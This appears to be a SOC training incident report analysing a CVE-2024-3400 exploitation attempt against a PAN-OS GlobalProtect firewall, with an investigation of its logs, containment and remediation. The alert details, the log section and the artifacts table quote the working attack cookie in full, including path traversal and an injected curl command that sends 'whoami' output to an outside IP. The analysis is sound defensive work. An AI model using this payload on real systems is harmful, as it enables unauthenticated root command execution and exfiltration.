Author: Jack Fitzgerald

Official Incident Report

Date: Apr, 18, 2024, 03:09 AM

Event ID: 249

Rule Name: SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400)

Table of Contents

Alert Details

Severity: Critical

Type: Web Attack

Hostname: PA-Firewall-01

Destination IP Address: 172.16.17.139

Source IP Address: 144.172.79.92

HTTP Request Method: POST

Requested URL: 172.16.17.139/global-protect/login.esp

cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.92:4444?user=$(whoami)

Alert Trigger Reason: Characteristics exploit pattern Detected on Cookie and Request, indicative exploitation of the CVE-2024-3400.

Device Action: Allowed

Based on the information provided in the alert, it appears that a **critical command injection vulnerability** has been identified in **Palo Alto Networks PAN-OS** software. The alert is triggered by rule SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400).


Overall, it appears that the alert may be **suspicious**, and further investigation is needed to identify the extent of the alert and determine if any necessary actions are required to remediate the situation.

Detection

Verify

As a security analyst, one of the first steps we take to verify the alert and determine whether it is a **false positive** or a **true positive** incident is to analyse CVE-2024-3400.

CVE-2024-3400 refers to an OS command injection vulnerability in GlobalProtect via arbitrary file creation.



CNA: Palo Alto Networks

Published: 2024-04-12 **Updated:** 2024-04-19
Title: PAN-OS: Arbitrary File Creation Leads to OS Command Injection Vulnerability in GlobalProtect

Description

A command injection as a result of arbitrary file creation vulnerability in the GlobalProtect feature of Palo Alto Networks PAN-OS software for specific PAN-OS versions and distinct feature configurations may enable an unauthenticated attacker to execute arbitrary code with root privileges on the firewall. Cloud NGFW, Panorama appliances, and Prisma Access are not impacted by this vulnerability.

CWE 2 Total
Learn more

- CWE-77: CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection')
- CWE-20: CWE-20 Improper Input Validation

CVSS 1 Total
Learn more

Score	Severity	Version	Vector String
10.0	CRITICAL	3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H


PAN-OS is the operating system used by Palo Alto Networks' next-generation firewalls. It provides the core functionality and features for these firewalls, including network security, threat prevention, and management capabilities.

The **GlobalProtect** is Palo Alto's SSLVPN implementation, and this command injection vulnerability in the GlobalProtect feature is what enables the unauthenticated attacker to execute arbitrary code with root privileges on the firewall.

The **root cause** for this vulnerability is CWE-20: Improper Input Validation, which refers to when a product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly.

The threat actor has developed and attempted to deploy a novel python-based backdoor that Volexity calls UPSTYLE.

https://www.virustotal.com/gui/file/3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac



36/63 security vendors flagged this file as malicious

3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac
3de2a4392b8715bad070b2ae12243f166ead37830f7c6d24e778985927f9caac.py

Size 5.07 KB

Last Analysis Date 4 days ago


Useful Information:

- Filename: update.py
- MD5 Hash: 0c1554888ce9ed0da1583dbdf7b31651
- Contacted IP: 150.171.28.10

Analysis

Now that we have identified the behaviour of CVE-2024-3400, we can begin the analysis by investigating the Source IP Address 144.172.79.92.

https://www.virustotal.com/gui/ip-address/144.172.79.92



10/95 security vendors flagged this IP address as malicious

10 / 95

Community Score -3

144.172.79.92 (144.172.79.0/24)


AS 14956 (ROUTERHOSTING)

US


Last Analysis Date 9 days ago

Next, we will investigate Log Management.

We found 1 event (before Apr, 18, 2024, 03:09 PM UTC) with a Source Address of 144.172.79.92, coming from the attacker.



Raw Log	
HTTP Method	POST
URL	/global-protect/login.esp
HTTP Version	HTTP/1.1
Host	172.16.17.139
Cookie	SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.92:4...
Content-Type	application/x-www-form-urlencoded
Content-Length	158



COOKIE


SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.92:4444?user=$(whoami)

The attacker is **weaponizing SESSID=**, as this should normally be a random session identifier. The attacker traverses out of the expected web directory, targeting a writable

PAN-OS log directory. The firewall then executes ‘curl 144.172.79.92:4444?user=$(whoami)’. On vulnerable PAN-OS systems, this typically returns **root**.


Next, we found 4 events (before Apr, 18, 2024, 03:10 PM UTC) with a Destination Address of 172.16.17.139, being received from the LetsDefend user.

The first log we will display shows the attacker’s successful login and logout requests to the SSLVPN, within 0.1s of each request.



```
Raw Log
LOGFILE                 /var/log/pan/sslvpn-access/sslvpn-access.log
[2024-04-18 15:09:42...    144.172.79.92 [2024-04-18 15:09:42.616147783 +0000 UTC] POST /global-protect/logout...
[rate]                  http request rate is 0.1/s in last 10 seconds:
[2024-04-18 15:09:42...    144.172.79.92 [2024-04-18 15:09:42.521150674 +0000 UTC] POST /global-protect/login....
[rate]                  http request rate is 0.1/s in last 10 seconds
```

The second log we will display shows the attacker performing multiple file commands.



```
Raw Log
2024-04-18 15:09:42,...    dt_send INFO TX_DIR: send file dir: /opt/panlogs/tmp/device_telemetry/day/, n_files: ...
2024-04-18 15:09:42,...    dt_send INFO sorted file list: tmp_dir: /opt/panlogs/tmp/device_telemetry/day/*
2024-04-18 15:09:42,...    dt_send INFO TX_DIR: send file dir: fname: /opt/panlogs/tmp/device_telemetry/day/aaa`...
2024-04-18 15:09:42,...    dt_send INFO TX FILE: send_fname: /opt/panlogs/tmp/device_telemetry/day/aaa`curl${IFS...
2024-04-18 15:09:42,...    dt_send INFO TX_FILE: dest server ip: 144.172.79.92
2024-04-18 15:09:42,...    dt_send INFO TX FILE: send_file_cmd: /usr/local/bin/dt_curl -i 172.16.17.139 -f /opt/...
2024-04-18 15:09:43,...    dt_send INFO TX FILE: curl cmd status: 24, 24; err msg: 'DNS lookup failed'
```

These log entries show the exploit progressed beyond injection, into execution inside the PAN-OS telemetry process.

dt-send (Device Telemetry sender) is a **privileged PAN-OS background service** responsible for enumerating files under /opt/panlogs/tmp/device_telemetry/ and sending them to a destination server.

The attacker wrote a **filename containing shell metacharacters** in ‘fname: /opt/panlogs/tmp/device_telemetry/day/aaa` curl${IFS}144.172.79.92:4444?user=$(whoami)’. This is a classic command injection via filename expansion.


The command ‘send_file_cmd: /usr/local/bin/dt_curl -i 172.16.17.139 -f /opt/panlogs/tmp/device_telemetry/day/aaa` curl${IFS}144.172.79.92:4444?user=$(whoami)’ is a vulnerable shell invocation. The backticks cause the curl command to execute before dt_curl runs. This is **root-level command execution**, triggered automatically by PAN-OS itself.

The final command execution was a **failed DNS lookup** status 24 (curl failed to complete transfer); this is due to DNS resolution, network egress restriction, or an unreachable IP. However, the execution still occurred.

After analyzing all these logs, we can determine that the **attacker was successful** in performing their post-exploitation steps, and were able to execute their commands, however, there **final curl transfer failed** to complete due to a failed DNS lookup status 24.

Containment

Based on the information gathered during the investigation, it is highly likely that the system has been compromised. Immediate isolation of the system from the network is required.



Host Information

Hostname:	PA-Firewall-01	Domain:	LetsDefend
IP Address:	172.16.17.139	Bit Level:	64
OS:	PAN-OS 10.2.0	Primary User:	LetsDefend
Client/Server:	Server	Last Login:	Apr, 18, 2024, 07:05 AM

Action

Containment: ✓ Host Contained

Summary

The incident involves a compromised system named **PA-Firewall-01** with an IP address of **172.16.17.139**. The alert was triggered by the identification of a critical command injection vulnerability in Palo Alto Networks PAN-OS software, based on the rule SOC274 - Palo Alto Networks PAN-OS Command Injection Vulnerability Exploitation (CVE-2024-3400).

Logs confirm successful command execution via CVE-2024-3400 where a malicious filename was processed by the PAN-OS device telemetry service, resulting in **root-level execution** of an attacker-supplied curl command. Callback failed, but exploitation succeeded.

Based on the findings of the incident, immediate action needs to be taken to isolate the compromised system, and the event was identified as a **True Positive**.

Lessons Learned

- Implement strict input validation, preferably using an allowlist of permitted values, rather than a blacklist of dangerous characters, which can be bypassed
- When possible, use built-in, safer library functions or secure APIs that handle commands and arguments separately
- Integrate code reviews and static analysis tools into the development lifecycle to identify potential vulnerabilities early

Remediation Actions

- Upgrade to the fixed versions of PAN-OS
- Neutralize special characters used for command separation to prevent them from being interpreted as control operators by the shell

Appendix

MITRE ATT&CK

MITRE Tactics	MITRE Techniques
Initial Access	T1190 - Exploit Public-Facing Application
Execution	T1059.004 - Command and Scripting Interpreter: Unix Shell
Privilege Escalation	T1068 - Exploitation for Privilege Escalation
Defense Evasion	T1027 - Obfuscated Files or Information
Discovery	T1654 - Log Enumeration
Command and Control	T1071 - Application Layer Protocol
Exfiltration	T1041 - Exfiltration Over C2 Channel

Artifacts

Value	Comment	Type
144.172.79.92:4444?user=$(whoami)	Accessed via curl	URL Address
172.16.17.139/global-protect/login.esp	Requested URL from LetsDefend PA-Firewall-01	URL Address
SESSID=./../../../opt/panlogs/tmp/device_telemetry/hour/aaa`curl${IFS}144.172.79.92:4444?user=$(whoami)	Cookie	URL Address
144.172.79.92	Attacker IP	IP Address
0c1554888ce9ed0da1583dbdf7b31651	update.py	MD5 Hash

LetsDefend Playbook

LetsDefend Event ID: 249